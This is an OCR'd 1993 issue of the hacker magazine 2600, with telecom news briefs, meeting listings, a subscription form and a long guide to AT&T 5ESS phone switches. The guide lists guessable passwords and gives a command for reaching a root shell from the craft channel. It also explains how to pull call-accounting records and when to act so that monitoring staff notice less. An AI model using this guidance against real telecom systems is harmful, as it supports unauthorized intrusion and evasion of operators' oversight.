You see, Sarah Carsberg just happens to be the daughter of Sir Bryan Carsberg, who just happens to be the boss of telephone watchdog Oftel, the permanent thorn in the side of BT's prancing piper.

BT Charges Frustrate Competitors

The government has received proposals from over 20 companies wanting licences to run telecommunications services, but a large number are expected to pull out because of restrictive interconnection charges.

Following market deregulation in March, the department of Trade and Industry has received bids from companies keen to compete with BT and Mercury. But the proposed new system of connection to BT's network is seen as anti-competitive.

Vivienne Peters, chief executive at the Telecommunications Users' Association, said since the access connection proposals were announced members had expressed pessimism over the likelihood of any real competition.

"The proposals are a barrier to competition as profit levels will be too narrow for reinvestment. As companies are still unsure of what the costs will be it is difficult to make business plans. I expect a huge fall-off in interest," said Peters.

Recently John Redwood, corporate affairs minister at the DTI, said a number of the twenty proposals included "substantial telecommunications systems and innovative technological approaches."

National Transcommunications, the engineering arm of the former Independent Broadcasting Authority, has expressed interest in providing telecom services.

A spokesman for National Transcommunications said the company was considering a number of options that combined its traditional broadcasting skills with telecommunications.

***

Northern Telecom has won a 6.8 million pound contract from BT's internal networks organisation. Northern Telecom is supplying an automatic call distribution system to speed up BT's pick-up rate on customer enquiries in Greater London.

***

Dowty Communications, in collaboration with local supplier Omnicron Praha, has won orders in Czechoslovakia totalling 700,000 pounds. Dowty is to provide business and technical support as well as hardware, including X.25 packet switching networks, to the Czechoslovak state and commercial banks.

2600 MEETINGS

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Poughkeepsie

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

Washington DC

Pentagon City Mall in the food court.

Cambridge, MA

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9854.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court.

Fort Lauderdale

West Hollywood Bowling Alley, 296 South State Route 7. Call voice mail for details or changes: 305-680-9214, 100#.

Atlanta

Meetings announced on local BBS (404) 612-0340.

Chicago

Century Mall, 2828 Clark St., lower level, by the payphones: 312-929-2695, 2875, 2685, 2994, 3287.

Ann Arbor, MI

Galleria on South University. Payphones: 313-668-9727, 9410.

Bloomington, MN

Mall of America, food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World. Payphones: 512-453-9834, 9865, 9916.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle

Washington State Convention Center, first floor. Payphones: 206-345-9300, 9301, 9304, 9309.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

WHY SUBSCRIBE?

SOME OF YOU WHO PICK US UP ON NEWSSTANDS HAVE BEEN CALLING TO TELL US THAT IT'S CHEAPER TO BUY 2600 ON THE STANDS THAN IT IS TO SUBSCRIBE! WE KNOW MANY MAGAZINES OFFER NEWSSTAND DISCOUNTS. DRUG DEALERS ALSO OFFER THEIR PRODUCTS AT LOWER PRICES UNTIL YOU GET HOOKED. BUT THAT'S A BAD ANALOGY. SO WHY SUBSCRIBE? YOU WON'T HAVE TO ENGAGE IN DEGRADING STREET BRAWLS OVER THE LAST ISSUE IN YOUR LOCAL BOOKSTORE. YOU WON'T HAVE TO TOSS AND TURN AT NIGHT WONDERING IF THE BOOKSTORE CLERK IS ACTUALLY AN INFORMANT WHO WILL TURN YOU IN FOR READING SUBVERSIVE MATERIAL. YOU WON'T FACE THE RIDICULE AND SCORN THAT COMES FROM ASKING FOR A MAGAZINE THAT NOBODY ELSE HAS HEARD OF. BY SUBSCRIBING, YOU WILL GET YOUR ISSUES DELIVERED RIGHT INTO YOUR OWN HANDS A GOOD TWO WEEKS BEFORE THEY HIT THE STANDS. NO NEED TO GO OUTSIDE AND RISK INFECTION. AND ONLY SUBSCRIBERS CAN TAKE ADVANTAGE OF THE FREE 2600 MARKETPLACE!

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (also includes 1984, 1985, 1986 back issues)

BACK ISSUES ($25 per year)

❑ 1984 ❑ 1985 ❑ 1986 ❑ 1987 ❑ 1988

❑ 1989 ❑ 1990 ❑ 1991 ❑ 1992

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: [ ]


PLEASE WRITE YOUR NAME AND ADDRESS ON BACK

program

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

2600




The Hacker Quarterly


VOLUME TEN, NUMBER TWO

$4

SUMMER 1993

WORLDLY PAYPHONES





LEFT TO RIGHT FROM THE TOP: Barcelona, Spain - a "green goblin" that takes coins and cards; Medellin, Colombia; Bombay, India; somewhere in Poland.

PHOTOS BY DREW LEHMAN, ANONYMOUS, DAVID JOHNSON, BRAD DOLAN.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. REWARD FOR MONGOLIAN PAYPHONES!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"The Secret Service didn't do a good job in this case. We know no investigation took place. Nobody ever gave concern as to whether statutes were involved. We know there was damage." - Judge Sparks, Steve Jackson vs. Secret Service, January 28, 1993

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the usual anonymous bunch, especially David Alan Buchwald.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Special Projects Coordinator: Earl J. Waggadorn, Jr.
Shout Outs: Bad Cook Patrol.
Good Buy: Franklin.

A Guide to the 5ESS

by Crisp G.R.A.S.P.

Welcome to the world of the 5ESS. In this article I will be covering the switch topology, hardware, software, and how to program the switch.

The 5ESS switch is the best (I think) all around switch. Far better then an NT. NT has spent too much time with SONET and their S/DMS TransportNode OC48. Not enough time with ISDN, like AT&T has done. Not only that, but DMS100s are slow, slow, slow! Though I must hand it to NT, their DMS-1 is far better then AT&T's SLC-96.

What is the 5ESS

The 5ESS is a switch. The first 5ESS in service was cut over in Seneca, Illinois (815) in early 1982. This test ran into a few problems, but all in all was a success. The 5ESS is a digital switching system. This advantage was realized in the Number 4 ESS in 1979. The 5ESS network is a TST (Time Space Time) configuration, the TSIs (Time Slot Interchangers) each have their own processor. This makes the 5ESS one of the faster switches, though I hear some ATM switches are getting up there.

5ESS System Architecture & Hardware

The 5ESS is a digital SPC switching system which utilizes distributed control, a TST switching network, and modular hardware and software design.

The major components are:

ADMINISTRATIVE MODULE

Two 3B20S Processor

- Central control and main store
- Disk storage for infrequently used programs and data, and main store regeneration.
- Two 3B processors are always comparing data, and when one fails the other acts in its place.

Two Input/Output Processor (IOP)


- Provides TTY and data-link interfaces to the 3B Processor, 5ESS Network, Master Control Center (MCC), and various Operational Support Systems (OSS). On page 5 is a list of the default TTYs (also called "channels")

Two Automatic Message Accounting (AMA) arrangements

- Uses data links to transport calling information to central revenue accounting office and AMA tape. Here is the basic AMA structure for the OSPS model.

- Called customer's telephone number, either a seven- or ten-digit number

- Calling customer's telephone number,



tty	Channel Name
ttyA	Master control console (MCC) terminal
ttyB	Master control console (MCC) terminal
ttyC	Traffic report printer
ttyJ	supplementary trunk and line work station (STLWS) terminals
ttyK	supplementary trunk and line work station (STLWS) terminals
ttyL	supplementary trunk and line work station (STLWS) terminals
ttyM	supplementary trunk and line work station (STLWS) terminals
ttyN	supplementary trunk and line work station (STLWS) terminals
ttyO	supplementary trunk and line work station (STLWS) terminals
ttyP	Repair service bureau - Recent change and verify (RSB-RCV)
ttyR	Office records printer
ttyQ	Switching control center-recent change and verify (SCC-RCV) terminals
ttyR	Repair service bureau-automatic line insulation testing (RSB-ALIT) terminal
ttyS	Switching control center-recent change and verify (SCC-RCV) terminals
ttyT	Switching control center-recent change and verify (SCC-RCV) terminals
ttyU	Belt line B
ttyV	Local recent change and verify (RCV) terminal
ttyW	Remote recent change and verify (RCV) terminal
ttyY	Network administration center (NAC) terminal
ttyZ	The switching control center (SCC) terminal
ttyi	SLC(R) carrier maintenance
ttyj	STLWS - fifth of six
ttyk	STLWS - sixth of six
ttyl	STLWS - first of six
ttym	STLWS - second of six
ttyn	STLWS - third of six
ttyo	STLWS - fourth of six
ttyp	RCV/Repair Service Bureau
ttyq	RCV/Network Administration Center
ttyr	ALIT/Repair Service Bureau
ttys	Maintenance
ttyt	Maintenance
ttyu	Belt line A
ttyv	Local RC/V
ttyw	Remote RC/V
ttyx	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
ttyy	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
ttyz	Maintenance Control Center/Switching Control Center System (MCC/SCCS)
FILE	Destination file name in /rclog partition
mt00	High-density tape device, rewind after I/O
mt04	High-density tape device, does not rewind after I/O
mt08	Low-density tape device, rewind after I/O
mt0c	Low-density tape device, does not rewind after I/O
mt18	Low-density tape device, rewind after I/O
mt1c	Low-density tape device, does not rewind after I/O
mttypc0	Special tape device, IOP 0, rewind after I/O
mttypc1	Special tape device, IOP 1, rewind after I/O

seven digits

- *Date*
- *Time of day*
- *Duration of conversation.*

COMMUNICATIONS MODULE

Message Switch (MSGS)

- Provides for control message transfer between the 3B20 Processor and Interface Modules (IM's).

- Contains the clock for synchronizing the network.

Time Multiplexed Switch (TMS)

- Performs space division switching between SM's.

- Provides permanent time slot paths between each SM and the MSGS for control messages between the Processor and SM's (or between SM's).

Switching Module (SM)

- Terminates line and trunks.

- Performs time division switching.

- Contains a microprocessor which performs call processing function for the SM.

COMMON COMPONENTS OF THE SWITCH MODULE (SM)

Switch Module Processor Unit (SMPU)

- Contains microprocessors which perform many of the call processing functions for trunks and links terminated on the SM.

Time Slot Interchange Unit (TSIU)

- 512 time slot capacity.

- Connects to the TMS over two 256-time slot Network Control and Timing (NCT) links.

- Switches time slots from Interface Units to one of the NCT links (for intermodule calls).

- Switches time slots from one Interface Unit to another within the SM (for intramodule calls).

Digital Service Unit (DSU)

- Local DSU provides high usage service circuits, such as tone decoders and generators, for lines and trunks terminated on the SM.

- Global DSU provides low usage service circuits, such as 3-port conference circuits and the Transmission Test Facility, for all lines and trunks in the office (requires 64 time slots).

The SM may be equipped with four types of Interface Units:

Line Unit (LU)


- For terminating analog lines.

- Contains a solid-state two-stage analog concentrator that provides access to 64 output channels. The concentrator can be fully equipped to provide 6:1 or 4:1 concentration.

Trunk Unit (TU)

- For terminating analog trunks.

- Each TU requires 64 time slots.



Digital Line Trunk Unit (DLTU)

- For terminating digital trunks and RSM's.
- Each fully equipped DLTU requires 256 time slots.
- A maximum of 10 DSIs may be terminated on one DLTU.

The SM may be equipped with any combination of LU's, TU's, DCLU's, and DLTU's totaling 512 time slots.

5ESS System Software

The 5ESS is a UNIX OS based switch. UNIX has played a large part in switching systems since 1973 when UNIX was used in the Switching Control Center System (SCCS). The first SCCS was a 16 bit microcomputer. This led to the development of the other switching systems which AT&T produces today (such as System 75, 85, 1AESS AP, and 5ESS). Note: You may hear SCCS called the "mini" sometimes.

The 5ESS's /etc/getty is not set up for the normal login that one would expect to see on a UNIX System. This is due to the different channels that the 5ESS has. Some channels are the TEST Channel, Maintenance Channel, and RC Channel (which will be the point of focus). Once you are on one channel you cannot change the channel. As someone has said, "It is not a TV!" You are physically on the channel you are on.

Test Channel

The TEST channel is where one can test lines and test the switch itself. This is where DAMT operates from. This is access from the SMAS, which uses the No. test trunk on the switch. The No. test trunks on the switch (also called adding a third trunk), are where the operators do their BLVs from, and where LMOS accesses the switch from. Access to this channel is through:

Group	Computer System
Special Service Center	
	SMAS via NO-Test
	SARTS (IPS)
	NO-TEST trunk (from the switch)
	TIRKS
	17B and 17E test boards (CCSA net using X-Bar)
	RTS
	BLV
	POVT
	DTAC
	etc...
Repair Service Bureau	
	#16LTD
	#14LTD
	LMOS (IPS)
	MLT-2
	ADTS
	TIRKS
	TFTP
	TRCO
	DAMT
	ATICS
	etc...

Maintenance (SCC) Channel

The Maintenance Channel is where the SCC looks and watches the switch 24 hours a day, seven days a week! From this channel one can input RC messages if necessary. A lot of people have scanned these out, and thought they were AMATs. Well this is in short, *wrong!* Here is a sample buffering of what they are finding.

```
 S570-67 92-12-21 16:16:48 086901 MDIIMON BOZOVILL DS0
A REPT MDII WSN SIGTYPE DP        TKGMN 779-16  SZ 21  OOS 0
SUPRVSN RB TIME 22:16:48 TEN=14-0-1-3-1 TPIAL 1 CARRFLAG NC ID
  OGT NORMAL CALL CALLED-NO     CALLING-NO     DISCARD 0

 S4C0-148963487 92-12-21 16:17:03 086902 MAIPR BOZOVILL DS0
 OP:CFGSTAT,SM=1&&192,OOS,NOPRINT; PF

 S570-67 92-12-21 16:17:13 086903 S0 BOZOVILL DS0
M OP CFGSTAT SM 5 FIRST RECORD
  UNIT          MTCE STATE     ACTIVITY  HDWCHK  DGN RESULT
  LUCHAN=5-0-0-3-4    OOS,AUTO,FE   BUSY   INH    CATP
  LUCHAN=5-0-0-2-5    OOS,AUTO,FE   BUSY   INH    ATP
  LUCHAN=5-0-0-0-3    OOS,AUTO,FE   BUSY   INH    ATP
  LUCHAN=5-0-0-3-5    OOS,AUTO,FE   BUSY   INH    ATP
  LUHLSC=5-0-0-1      OOS,AUTO,FE   BUSY   INH    ATP
  LUCHAN=5-0-0-0-2    OOS,AUTO,FE   BUSY   INH    CATP
  LUCHAN=5-0-0-3-6    OOS,AUTO,FE   BUSY   INH    ATP
  LUCHAN=5-0-0-1-4    OOS,AUTO,FE   BUSY   INH    ATP


 S570-983110 92-12-21 17:09:53 144471 TRCE WCDS0
A TRC IPCT EVENT 2991
  DN 6102330000 DIALED   DN 6102220001
  TIME 17:09:52
```

This has nothing to do with AMA. This is switch output on the SCC channel. This is used by the SCCS for logging and monitoring of alarms. The whole point of this channel is to make sure the switch is doing what it should do, and to log all activity on the switch. *Nothing more!*

To go into these messages and say what they are would take far too long. Order the OM manuals for the 5ESS. Watch out, they are about five times the size of the IM (input manual) set. On average it takes someone three years of training to be able to understand all of this stuff. There is no way anyone can write an article in *2600* and hope all who read it understand everything about the 5ESS. Get the manual!

RC Channel

The RC (Recent Change) Channel is where new features can be added and taken away from phone lines. This is the channel you may come in contact with if you come in contact with any at all. When one connects to a 5ESS RC channel one may be dumped to a craft shell if the login has not been activated. Access to the switch when the login is active is controlled by lognames and passwords to restrict unwanted entry to the system. In addition, the SCC (Switching Control Center) sets permission modes in the 5ESS switch which control the RC security function.

The RC security function determines whether recent changes may be made and what types of changes are allowed. If a situation arises where the RC security function denies the user access to recent change via RMAS or RC channels, the SCC must be contacted so that the permission modes can be modified.

The RC security function enables the operating telephone company to decide which of its terminals are to be allowed access to which set of RC abilities. Note that all verify input messages are always allowed and cannot be restricted, which does not help too much.

The RC security data is not part of the ODD (office dependent data). Instead, the RC security data is stored in relatively safe DMERT operating system files which are only modifiable using the following message:

SET:RCACCESS,TTY="aaaaa",ACCESS= H'bbbbb;

where: aaaaa = Symbolic name of terminal in double quotes, H' = Hexadecimal number indicator in MML, bbbbb = 5-character hexadecimal field in 5E4 constructed from binary bits corresponding to RC ability. The field range in hexadecimal is from 00000 to FFFFF. This message must be entered for each type terminal (i.e. "aaaaa"="rmas1", "rmas2", etc.).

Note: Order *IM-5D000-01* (5ESS input manual) or *OM-5D000-01* (5ESS output manual) for more information on this and other messages from the CIC at 1-800-432-6600.

When the message is typed in, a DMERT operating system file is created for a particular terminal. The content of these files, one for each terminal, is a binary field with each bit position representing a unique set of RC abilities. Conversion of this hexadecimal field to binary is accomplished by converting each hexadecimal character to its equivalent 4-bit binary string.

HEX	BINARY	HEX	BINARY
0	0000	8	1000
1	0001	9	1001
2	0010	A	1010
3	0011	B	1011
4	0100	C	1100
5	0101	D	1101
6	0110	E	1110
7	0111	F	1111

Each bit position corresponds to a recent change functional area. A hexadecimal value of FFFFF indicates that all bit positions are set to 1 indicating that a particular terminal has total RC access. Also, verify operations as well as lettered classes are not included in the terminal's security scheme since all terminals have access to verify views and lettered classes.

In addition, maintenance personnel are able to verify the security code for any terminal by typing the following message from either the MCC (Master Control Center) or SCCS (Switching Control Center System) mini terminal:

OP:RCACCESS,TTY="xxxxx";

where: xxxxx = symbolic name of terminal in double quotes.

Each bit position corresponds to a recent change functional area.

To ensure redundancy, DMERT operating system files are backed up immediately on disk by the SCC.

The input message that defines the password and CLERKID (another name for username) is in the Global RC feature. This input message defines a CLERKID and associated password or deletes an existing one. (Note that CLERKID and PASSWORD are required fields on the Global RC Schedule view 28.1 in RCV:MENU:APPRC, but more on this later.)

This new input message is as follows:

GRC:PASSWORD,CLERKID=xxxxxxxxxx, [PASSWD=xxxxxxxx|DELETE]

Note: CLERKID can be from one to 10 alphanumeric characters and PASSWORD can be from one to eight alphanumeric characters.

This input message can only be executed from the MCC or SCC terminals, and only one password is allowed per CLERKID. To change a CLERKID's password, this message is used with the same CLERKID but with a different password.

```
5ESS SWITCH  WCDS0
RECENT CHANGE  28.1
GLOBAL RECENT CHANGE SCHEDULING

*1. GRC NAME  _____
*2. SECTION  ____
#3. CLERK ID  _____
#4. PASSWORD  _____
 5. MODE  _____
 6. RDATE  _____
 7. RTIME  ____
 8. SPLIT  _
 9. SPLIT SIZE  ____
10. MAX ERRORS  ____
11. VERBOSE  _
```

Global RC Schedule View 28.1 from the RC/V Recent Change Menu System

When the security is set up on the RC/V channel, one will see:

5ESS login
15 WCDS0 5E6(1) ttsn-cdN TTYW
Account name:

There are no defaults, since the CLERKID and the password are set by craft, but common passwords would be the name of the town, CLLI, MANAGER, SYSTEM, 5ESS, SCCS1, SCC, RCMAC, RCMAxx, etc.

If you see just a "<" prompt you are at the "craft" shell of the RC/V channel. The 5E login has not been set. The craft shell is running on the DMERT (which is a UNIX environment operating system, System V hack). The craft shell prompt is a "<". From this shell one poking around will go nuts seeing the "?E" error message. Here is a list of error messages and what they mean:

?A: Action field contains an error.
?D: Data field contains an error.
?E: Errors exist in the message but cannot be resolved to the proper field (this is the "you have no idea" message).
?I: Identification field contains an error.
?T: Time-out has occurred on channel.
?W: Warning exists in input line.

Here are other output message meanings from the RC/V craft menu:

OK: Good.
PF: Printout follows.
RL: Retry later.
NG: No good.
IP: In progress.
NA: The message was not received by the backup control process.

When inputting RC messages it is best to do it in the middle of the day since RC messages are sent to each channel! The SCC is watching and if there are RC messages running across at three in the morning, the SCC is going to wonder what the hell RCMAC (Recent Change Memory Administration Center) is doing at three in the morning!

DMERT

The DMERT (Duplex Multiple Environment Real Time) uses the Western Electric (another name for AT&T!) 3B20S Simplex processor. The DMERT software totals nearly nine thousand source files, one million lines of nonblank source code, developed by approximately 200 programmers. There are eight main releases of this software. They are referred to as generics (like 5E4.1, 5E4.2, to 5E8.1 - also seen as 5E4(1), 5E4(2), to 5E8(1). This can be thought of as the equivalent of a DOS version.) DMERT is UNIX in a sense but can be best described as a custom UNIX system based on the 3B20S. The DMERT OS can be ported to PDP-11/70s or a large IBM mainframe. The DMERT operating system is split both logically and physically. Physically, the software is evenly divided across the five Software Development systems. (There are seven Software Development systems all running a 3B20S where the DMERT code was written.) Logically, the software is divided into 24 subsystems. To access this from the "craft" shell of the RC/V channel, type:

RCV:MENU:SH!

This will dump you to a root shell.

Programing the 5ESS

When programming the 5ESS there are things one should know. The first is that one has a lot of power (just keep 911 in mind - it would be foolish to even think of disrupting anyone's service. 911 is there for a reason, it should *stay* that way.) And anything one does is logged and can be watched from the SCC. Note that the night SCC crew is a lot more lax on how things are done then the day shift, so it would be best to do this at night. I could tell you how to crash the switch in two seconds, but that is not the point

here. Destroying something is easy - anyone can do that. There is no point to it. All that taking down a switch will do is get one into jail. (I think SRI is wishing they had talked to me now.)

RC from Craft Shell on RC/V Channel

RC and VFY is complex from the craft shell on the RC/V channel. This is called the input text option. It is accessed by using the

RCV:APPTEXT:

This gets a little complex to follow, but the best thing to do is to order the Manual *235-118-215 Recent Change Procedures Text Interface [5E4].* It is $346.87. Another good one to get is *235-118-242*, for $413 even. And last, but the best, is *235-118-243.* This beast is only $1344.63. What a deal.

RCV:APPTEXT:DATA[,SUMMARY|, NSUMMARY][,VFYIMMED|,VFYEND] [,VFYNMVAL|, VFYSCIMG] [,DEVICE={STDOUT|ROP|ROP0| FILE|TTYx}], FORM=...,DATA,FORM=...,END;

DATA: This is for more then one RC operation in the same command.

FORM: The format that is to be used.

SUMMARY: Turns on one line summaries on the read only printer (ROP) (DEFAULT).

NSUMMARY: Turns off one line summary logging by the ROP.

VFYIMMED: Prints out verifys (VFYs) immediately, does not wait for session end.

VFYEND: Prints out all VFYs at session end, this is the DEFAULT.

VFYNMVAL: Print verify output in name-value pair format. This must be directed into a file (see DEVICE).

VFYSCIMG: Makes output into screen size image (DEFAULT).

DEVICE: Redirect verify output to a device other than one's screen.

ROP/ROP0: Send verify output to the ROP.

STDOUT: Send verify output to one's screen (DEFAULT).

TTYx: Send verify output to any valid tty (such as ttya and ttyv) that exists in "/dev." You must use the tty name, not tty number.

FILE: Send verify output to a file in "/rclog". The file will be prefixed with "RCTX", and the user will be given the name of the file at the beginning and end of the APPTEXT session.

END: END of message.

If the parameter is not entered on the command line, it may be entered after the APPTEXT process begins, but must be entered prior to the first "FORM=" statement. Here is an example of a MML RCV:APPTEXT.

rcv:apptext:data,form=2v1&vfy,set= "oe.entype"&lset="oe.len"&xxxxxxxx,pty=i,vfy!

The 2V1 may look strange at first. It may help getting used to the basics first. To just VFY telephone numbers, just do a:

RCV:APPTEXT:DATA,FORM= 1V6-VFY,TN=5551212,VFY,END!

Another way to send RC to the switch from the RC/V craft shell prompt is to use the text line RC input. Here is an example of this:

```
< RCV:APPTEXT!| OK
: DEVICE="FILE"!| OK
: FORM="12V2"&"NEW"!| NOTICE - Verify output
| will go to file "
| "/rclog/RCTX434_046407"
| OK
: CLUSTER="LEARN"!| OK
: LNEW="FEATLIST.FEATURE"&"/CWT"!| OK
: LNEW="FEATLIST.FEATURE"&"/CWD"!| OK
: LNEW="FEATLIST.FEATURE"&"/CFV"!| OK
: NEW!| OK
: FORM="12V2"&"VFY"!| OK
: CLUSTER="LEARN"!| OK
: VFY!| OK
: FORM="12V2"&"CHG"!| OK
```

Note: The "<" symbol is the craft shell prompt. The ":" symbol is the RC/V Text Interface prompt. OK is the 5ESS switch output message.

That is an example of adding a "/CWT", "/CWD", and "/CFV" to the switch database.

These input messages may look complex at first, but are really simple, and much better then dealing with the menu system, but you will need to learn RC yourself! No one can explain it to you.

Pulling AMA from the RC/V Channel Craft Shell

Pulling AMA up is all done in one command. The command is:

OP:AMA:SESSION[,ST1|,ST2];

This command will request a report of the current or most recent automatic message accounting (AMA) tape. ST1 and ST2 are the data streams.

Pulling Up Out of Service Lines, Trunks, or Trunk Groups

One may want to pull up all the out of service lines, trunks, or trunk groups for many reasons. I will not go into these reasons. The command to do this from the craft shell is a PDS command. This command ends with a "ball bat" ("!").

